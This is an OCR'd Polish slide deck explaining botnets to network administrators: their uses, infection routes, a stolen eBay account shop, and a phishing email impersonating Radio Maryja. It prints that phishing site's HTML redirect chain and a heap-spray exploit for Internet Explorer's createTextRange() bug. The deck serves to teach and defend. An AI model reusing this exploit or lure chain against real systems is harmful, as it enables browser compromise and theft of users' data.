'*Dajcie mi rząd dusz, a będę rządził światem...*'

Botnet z punktu widzenia administratora sieci.

Definicja

BOTNET:
Sieć komputerów, zainfekowanych oprogramowaniem, umożliwiającym zdalną kontrolę.

Liczby

– Firma antywirusowa Trend Micro szacuje, że liczba przejętych komputerów wynosi obecnie około: **70 milionów.**

– Styczeń 2006 – 20 letni Jeanson James Ancheta zostaje uznany winnym zarażenia i kontroli ponad **400 000 komputerów.**

– Specjalizująca się w analizie i obronie przed atakami typu DDOS firma Prolexic podaje statystyki dotyczące wartości "siły" analizowanych przez nich ataków:

Rok 2005 – 3.5 Gbps
Rok 2006 – > **10 Gbps**

Cele

Dlaczego warto posiadać botnet:

Cele

Dlaczego warto posiadać botnet:

- **SPAM**

Cele

Dlaczego warto posiadać botnet:

- **SPAM**
- **DDOS**

Cele

Dlaczego warto posiadać botnet:

- **SPAM**
- **DDOS**
- **CLICK FRAUD**

Cele

Dlaczego warto posiadać botnet:

- **SPAM**
- **DDOS**
- **CLICK FRAUD**
- **PHISHING SITES**

Cele

Dlaczego warto posiadać botnet:

- **SPAM**
- **DDOS**
- **CLICK FRAUD**
- **PHISHING SITES**


- **DANE PERSONALNE**

Cele

Dlaczego warto posiadać botnet:

- **SPAM**
- **DDOS**
- **CLICK FRAUD**
- **PHISHING SITES**

- **DANE PERSONALNE**
- **DANE AUTENTYKACYJNE**


eBay accounts for sale - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://ebayseller.cc/
Go Links
Список доступных акков
Сервис по продаже аккаунтов аукциона eBay.
Добрые юзеры аукциона eBay предлагают вашему вниманию свои аккаунты.
Постоянным клиентам и тем, кто берет более 5 акков, различные бонусы и скидки.
Все аккаунты с доступом к мылу холдера.
Вы сами выбираете акк (несколько акков) из списка. Говорите мне. Оплачиваете и получаете.
Все акки предварительно проверяются перед продажей, в случае, если что-то не работает - 100% замена.
Актив/не актив смотрите сами по юзер ид. По активности не сортирую, так как это для каждого субъективно.
Также в продаже бывают акки PayPal. Цены рыночные. Постоянно не продаю.
Оплата по WM.
Перед покупкой следует обязательно ознакомиться с FAQ.
По работе с товаром не консультирую.
Работа через гарант сервис приветствуется.
Мои цены:
seller/баер акк до 10 фидов = 5$
seller/баер акк 10-25 фидов = 10$
seller/баер акк 25-50 фидов = 15$
seller/баер акк более 50 фидов = 25$
Done
Internet

Cele

Dlaczego warto posiadać botnet:

- **SPAM**
- **DDOS**
- **CLICK FRAUD**
- **PHISHING SITES**

- **DANE PERSONALNE**
- **DANE AUTENTYKACYJNE**
- **KLUCZE CD**

Cele

Dlaczego warto posiadać botnet:

- **SPAM**
- **DDOS**
- **CLICK FRAUD**
- **PHISHING SITES**

- **DANE PERSONALNE**
- **DANE AUTENTYKACYJNE**
- **KLUCZE CD**
- **WCIŚNIĘCIA KLAWISZY/ZRZUTY EKRANU**

Cele

Dlaczego warto posiadać botnet:

- **SPAM**
- **DDOS**
- **CLICK FRAUD**
- **PHISHING SITES**

- **DANE PERSONALNE**
- **DANE AUTENTYKACYJNE**
- **KLUCZE CD**
- **WCIŚNIĘCIA KLAWISZY/ZRZUTY EKRANU**
- **PODSŁUCHIWANIE RUCHU SIECIOWEGO**

Cele

Dlaczego warto posiadać botnet:

- **SPAM**
- **DDOS**
- **CLICK FRAUD**
- **PHISHING SITES**

- **DANE PERSONALNE**
- **DANE AUTENTYKACYJNE**
- **KLUCZE CD**
- **WCIŚNIĘCIA KLAWISZY/ZRZUTY EKRANU**
- **PODSŁUCHIWANIE RUCHU SIECIOWEGO**
- **PRZEKIEROWANIA PORTÓW|PROXY|IRC BOUNCE**

Cele

Dlaczego warto posiadać botnet:

- **SPAM**
- **DDOS**
- **CLICK FRAUD**
- **PHISHING SITES**

- **DANE PERSONALNE**
- **DANE AUTENTYKACYJNE**
- **KLUCZE CD**
- **WCIŚNIĘCIA KLAWISZY/ZRZUTY EKRANU**
- **PODSŁUCHIWANIE RUCHU SIECIOWEGO**
- **PRZEKIEROWANIA PORTÓW|PROXY|IRC BOUNCE**
- **WYNAJEM**

Infekcje

Sposoby infekcji:

Infekcje

Sposoby infekcji:

- RANGE SCAN

* Microsoft Windows
+ Microsoft Windows RPC
+ Microsoft LSA Service
+ Microsoft Windows Core DLL
[Porty: 135, 139, 445]

Infekcje

Sposoby infekcji:

- RANGE SCAN

* Microsoft Windows
+ Microsoft Windows RPC
+ Microsoft LSA Service
+ Microsoft Windows Core DLL
[Porty: 135, 139, 445]

* Ssh – brute force scan

Infekcje

Sposoby infekcji:

- RANGE SCAN

* Microsoft Windows
+ Microsoft Windows RPC
+ Microsoft LSA Service
+ Microsoft Windows Core DLL
[Porty: 135, 139, 445]

* Ssh – brute force scan
* Błędy aplikacji

Infekcje

Sposoby infekcji:

- RANGE SCAN

* Microsoft Windows
+ Microsoft Windows RPC
+ Microsoft LSA Service
+ Microsoft Windows Core DLL
[Porty: 135, 139, 445]

* Ssh – brute force scan
* Błędy aplikacji

- WWW !

Infekcje

FIREFOX 1.5.X

Wersja:	Data wydania:	Krytyczny błąd:
1.5	2005-12-08	2006.02.01
1.5.0.1	2006-02-17	2006.04.13
1.5.0.2	2006-04-13	2006.05.02
1.5.0.3	2006-05-08	2006.06.01
1.5.0.4	2006-06-09	2006.07.25
1.5.0.5	2006-07-26	
1.5.0.6	2006-08-02	2006.09.14
1.5.0.7	2006-09-28	?

< 60 dni

Infekcje

2006 lipiec – w wielu światowych portalach [www.myspace.com, webshots.com] zostaje wyświetlona reklama [banner] wykorzystująca błąd w przeglądarce IE – Vulnerability in Graphics Rendering Engine [WMF]


2006 wrzesień – tysiące stron hostowanych przez serwery dużej firmy hostingowej HostGator [ponad 200 000 hostowanych domen] – zostają zaatakowane [nieznany błąd w cPanelu] i zarażone kodem wykorzystującym błąd w przeglądarce IE – VML stack buffer overflow

Infekcje

Sposoby infekcji:

- **Instant messaging** [IM] | **E-mail**

* Przekierowania na zainfekowane strony
* Przesyłanie zainfekowanych plików


Compose Reply Reply all Forward Read Spam Delete Label View Quick find
From Subject Sent Size Label
Radio Maryja Nowa strona Radia Maryja 2006-05-15 1,6 KB No label
Nowa strona Radia Maryja
pon 15 maj 2006 19:32:42 CEST
From Radio Maryja <redakcja@radiomaryja.pl>
To borys@bohater.net
Bracia w wierze,
Członkowie Rodziny Radia Maryja!
Nasza strona WWW uległa gruntownej przemianie. Jesteśmy szczęśliwi mogąc
zaprezentować Wam owoc naszych wielomiesięcznych starań. Oprócz
dotychczasowych informacji na temat rozgłośni i Rodziny Radia Maryja, teraz
dostępne są w Internecie także aktualności z życia Ojczyzny oraz Forum
Przyjaciół Kultury, promujące światło nauki Chrystusa poprzez dialog i
świadectwo ludzi myślących.
Zapraszamy serdecznie:
http://www.radiomaryja.pl/
Redakcja serwisu WWW rozgłośni Radia Maryja
Write a quick reply to "Radio Maryja" <redakcja@radiomaryja.pl> here
Quick reply
http://www.radiomaryja.be/

www.radiomaryja.be


```
<HTML><HEAD><TITLE>Radio Maryja - Katolicki Głos w Twoim
Domu</TITLE>
<META NAME="Keywords" CONTENT="Radio, Maryja, Tadeusz,Rydzyk">
<META NAME="Description" CONTENT=""></HEAD>
<FRAMESET ROWS="*,0">
<FRAME SRC="http://ircgalaxy.pl/hello/" MARGINHEIGHT=0
MARGINWIDTH=0 NORESIZE></FRAMESET>
```

ircgalaxy.pl/hello/

```
<HTML>
<HEAD>
<META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=iso-
8859-2">
<META HTTP-EQUIV="Refresh" CONTENT="3;
url=http://www.radiomaryja.pl/">
<TITLE>Proszę czekać</TITLE>
<SCRIPT LANGUAGE="JScript.Encode" SRC="banner.jse"></SCRIPT>
</HEAD>
<BODY BGCOLOR="#FFFFFF">
Trwa ładowanie strony, proszę czekać...
</BODY>
</HTML>
```

Microsoft Internet Explorer "createTextRange()" Code Execution

```
function f() {
document.write('<input type="checkbox" id="blah" style="visibility:
hidden; display:none">');
sc12 = unescape("shellcode");
bb = unescape("%u9090%u9090");
trigger = 'xtRa';
slsp = 20 + sc12.length;
while (bb.length < slsp)
  bb += bb;
  fb = bb.substring(0, slsp);
  block = bb.substring(0, bb.length-slsp);
  while(block.length + slsp < 0x40000)
    block = block + block + fb;
    memory = new Array();
    for (i = 0; i < 2020; i++)
      memory[i] = block + sc12;
      eval('document.getElementById("blah").createTe'+trigger+'nge()')
  }
setTimeout("f()",100);
```


6182373
[02:42:40 | 02:42:30] <6182373> witam! mysle ze dzisiaj jest odpowiedni moment zeby sie poznac ... :p
[02:44:54] <Me> dokladnie
[02:44:54 | 02:44:45] <6182373> moje zdjecia sa tutaj www.security-info.com.ua/fotka967510.jpg :]
Send
Close

Source: http://security-info.com.ua/scripts/index.html - Opera

